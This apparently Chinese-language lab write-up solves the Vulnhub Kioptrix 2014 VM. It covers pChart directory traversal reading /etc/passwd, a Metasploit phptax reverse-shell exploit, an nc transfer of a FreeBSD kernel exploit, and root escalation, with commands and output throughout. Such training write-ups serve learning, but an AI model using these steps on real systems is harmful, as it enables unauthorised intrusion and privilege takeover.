

0x05 Vulnhub Kioptrix 2014 level 5 通关

进入web源代码发现，发现有一个可拼接的url。



`http://192.168.232.149/pChart2.1.3/index.php`
进来后发现



#kali搜下pChart漏洞，下载下来

┌──(root㉿kali)-[~]
└─# cat 31173.txt

#Exploit Title: pChart 2.1.3 Directory Traversal and Reflected XSS
#Date: 2014-01-24
#Exploit Author: Balazs Makany
#Vendor Homepage: www.pchart.net
#Software Link: www.pchart.net/download
#Google Dork: intitle:"pChart 2.x - examples" intext:"2.1.3"
#Version: 2.1.3
#Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
#CVE : N/A

[0] Summary:
PHP library pChart 2.1.3 (and possibly previous versions) by default
contains an examples folder, where the application is vulnerable to
Directory Traversal and Cross-Site Scripting (XSS).
It is plausible that custom built production code contains similar
problems if the usage of the library was copied from the examples.
The exploit author engaged the vendor before publicly disclosing the
vulnerability and consequently the vendor released an official fix
before the vulnerability was published.

[1] Directory Traversal:
hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.

Directory Traversal remediation:

1. Update to the latest version of the software.
2. Remove public access to the examples folder where applicable.
3. Use a Web Application Firewall or similar technology to filter malicious input attempts.


[2] Cross-Site Scripting (XSS):
"hxxp://localhost/examples/sandbox/script/session.php?alert('XSS')
This file uses multiple variables throughout the session, and most of them are vulnerable to XSS attacks. Certain parameters are persistent throughout the session and therefore persists until the user session is active. The parameters are unfiltered.

Cross-Site Scripting remediation:

1. Update to the latest version of the software.
2. Remove public access to the examples folder where applicable.
3. Use a Web Application Firewall or similar technology to filter malicious input attempts.

[3] Disclosure timeline:
2014 January 16 - Vulnerability confirmed, vendor contacted
2014 January 17 - Vendor replied, responsible disclosure was orchestrated
2014 January 24 - Vendor was inquired about progress, vendor replied and noted that the official patch is released.
#发现漏洞利用的方式有目录遍历和xss和其他

```
利用目录遍历输入
http://192.168.232.149/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd
```




有信息

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
```

再试试其他路径


http://192.168.232.149/pChart2.1.3/examples//index.php?Action=View&Script=%2F..%2F..%2F/usr/local/etc/apache22/httpd.conf




拉到最下面，发现user-agent是Mozilla/4.0 Mozilla4_browser才行


正常访问是被拒绝的

抓包User-Agent改成Mozilla/4.0 Mozilla4_browser




改成Mozilla/4.0 Mozilla4_browser





放包后

打开msf搜索phptax漏洞



msf > search phptax

Matching Modules

Name Disclosure Date Rank Check Description

0 exploit/multi/http/phptax_exec 2012-10-08 excellent Yes PhpTax pfilez Parameter Exec Remote Code Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/phptax_exec

msf > use exploit/multi/http/phptax_exec
msf exploit(multi/http/phptax_exec) >

msf exploit(multi/http/phptax_exec) > set rhosts 192.168.232.149
rhosts => 192.168.232.149
msf exploit(multi/http/phptax_exec) > set rport 8080
rport => 8080
msf exploit(multi/http/phptax_exec) > show payloads
4 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic . normal No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Reverse TCP (telnet)

msf exploit(multi/http/phptax_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(multi/http/phptax_exec) > set lhost 192.168.232.142
lhost => 192.168.232.142
msf exploit(multi/http/phptax_exec) > set useragent Mozilla/4.0 Mozilla4_browser
useragent => Mozilla/4.0 Mozilla4_browser
msf exploit(multi/http/phptax_exec) > run
[*] *Started reverse TCP double handler on 192.168.232.142:4444*
[*] 192.168.232.1498080 - Sending request...
[*] *Exploit completed, but no session was created.*
msf exploit(multi/http/phptax_exec) > run
[*] Started reverse TCP double handler on 192.168.232.142:4444
[*] *192.168.232.1498080 - Sending request...*
[*] Accepted the first client connection...
[*] *Accepted the second client connection...*
[*] Accepted the first client connection...
[*] *Accepted the second client connection...*
[*] Command: echo 2PgikmsFL9Tbsqnp;
[*] *Writing to socket A*
[*] Writing to socket B
[*] *Reading from sockets...*
[*] Command: echo HnnSjtQMMpj5wk3g;
[*] *Writing to socket A*

[] Writing to socket B
[] Reading from sockets...
[] Reading from socket A
[] A: "HnnSjtQMMpj5wk3g\r\n"
[] Reading from socket B
[] B: "2PgikmsFL9Tbsqnp\r\n"
[] Matching...
[] A is input...
[] Matching...
[] B is input...
[] Command shell session 1 opened (192.168.232.142:4444 -> 192.168.232.149:26480) at 2025-09-20 18:09:21 -0400

[*] Command shell session 2 opened (192.168.232.142:4444 -> 192.168.232.149:44840) at 2025-09-20 18:09:21 -0400
whoami
www
id
uid=80(www) gid=80(www) groups=80(www)
拿到低权限shell

#开始提权
uname -a

```
[*] B: "2PgikmsFL9Tbsqnp\r\n"
[*] Matching...
[*] A is input...
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.232.142:4444 -> 192.168.232.149:26480) at 2025-09-20 18:09:21 -0400

[*] Command shell session 2 opened (192.168.232.142:4444 -> 192.168.232.149:44840) at 2025-09-20 18:09:21 -0400
whoami
www
id
uid=80(www) gid=80(www) groups=80(www)
uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cse.buffalo.edu:/usr/obj/
usr/src/sys/GENERIC  amd64
```

┌──(root㉿kali)-[~]
└─# searchsploit freebsd 9.0

Exploit Title | Path

FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation | freebsd/local/26368.c

---

```
┌──(root㉿kali)-[~]
└─# searchsploit freebsd 9.0
------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation                  | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation            | freebsd/local/26368.c
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~]
└─#
```

┌──(root㉿kali)-[~]
└─# searchsploit -m 28718

#查询靶机有没有gcc、wget、cur、nc等服务

```
whoami
www
which gcc
/usr/bin/gcc
which wget
which curl
which nc
/usr/bin/nc

[4] 0:ruby*
```

只有nc和gcc

#利用nc传输文件

nc -v -p 8888 -l < 28718.c （kali）

nc -v 192.168.17.169 8888 > 28718.c (靶机)（填kali的ip）

```
which nc
/usr/bin/nc
nc -v 192.168.232.142 8888 > 28717.c
Connection to 192.168.232.142 8888 port [tcp/*] succeeded!

[4] 0:ruby*
```

```
└─# nc -v -p 8888 -l < 28718.c
listening on [any] 8888 ...
connect to [192.168.232.142] from 192.168.232.149 [192.1
68.232.149] 55470

"kali" 18:34 20-9月-25
```

-v：详细

-p：端口号

-l：监听入站连接

< ptrace.c：将文件内容通过管道传输到nc

传输完成后，nc会自动停止断开shell，需要重新run进入一次

#编译

重新进入一次

gcc 28717.c -o 28717

./28717

```
gcc 28717.c -o 28717
28717.c:178:2: warning: no newline at end of file
ls
28717
28717.c
data
drawimage.php
files
icons.inc
index.php
maps
pictures
readme
ttf

./28717
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!
id
uid=0(root) gid=0(wheel) groups=0(wheel)
whoam i
whoam: not found
whoami
root
```

、

得到root

进入/root

打开congrats.txt

```
                                                                18:43:34 [55/13714]
ls
.cshrc
.history
.k5login
.login
.mysql_history
.profile
congrats.txt
folderMonitor.log
httpd-access.log
lazyClearLog.sh
monitor.py
ossec-alerts.log
cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner i
n
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.
```